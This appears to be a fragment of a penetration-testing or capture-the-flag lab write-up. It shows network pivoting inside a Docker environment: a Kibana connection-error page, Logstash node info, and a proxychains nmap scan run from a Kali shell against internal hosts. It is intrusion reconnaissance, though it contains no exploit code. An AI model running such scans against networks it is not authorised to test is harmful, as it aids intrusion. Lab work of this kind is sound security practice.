harborbank_apache_1.harborbank_backend (172.20.0.6) at 02:42:ac:14:00:06 [ether]  on eth0
```

http://172.20.0.2/#/connectionFailed



Connection Failed

Possibility #1: Your elasticsearch server is down or unreachable


This can be caused by a network outage, or a failure of the Elasticsearch process. If you have recently run a query that required a *terms* facet to be executed it is possible the process has run out of memory and stopped. Be sure to check your Elasticsearch logs for any sign of memory pressure.

Possibility #2: You are running Elasticsearch 1.4 or higher


Elasticsearch 1.4 ships with a security setting that prevents Kibana from connecting. You will need to set the following in your elasticsearch.yml:

1. *http.cors.enabled: true*
2. *http.cors.allow-origin* to the correct protocol, hostname, and port (if not 80) that your access Kibana from. Note that if you are running Kibana in a sub-url, you should exclude the sub-url path and only include the protocol, hostname and port. For example, *http://mycompany.com:8080*, not *http://mycompany.com:8080/kibana*.


Click back, or the home button, when you have resolved the connection issue



```
host:            "b4c0d2425a60"
version:         "7.1.1"
http_address:    "0.0.0.0:9600"
id:              "d39da91f-2239-41bb-811b-26141dd4be2b"
name:            "b4c0d2425a60"
build_date:      "2019-05-23T15:06:30Z"
build_sha:       "8b4d27f754dd284990f1d9dfd4f4b7e8d99a4506"
build_snapshot:  false
```



```
root@kali:/tmp# proxychains nmap -sT 172.20.0.2
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-17 04:48 EST
Nmap scan report for 172.20.0.2
Host is up (0.25s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 257.04 seconds
root@kali:/tmp# 
```



```
====================================================
[+] Scanning 172.20.0.8
====================================================


172.20.0.8 (172.20.0.8:80) open
```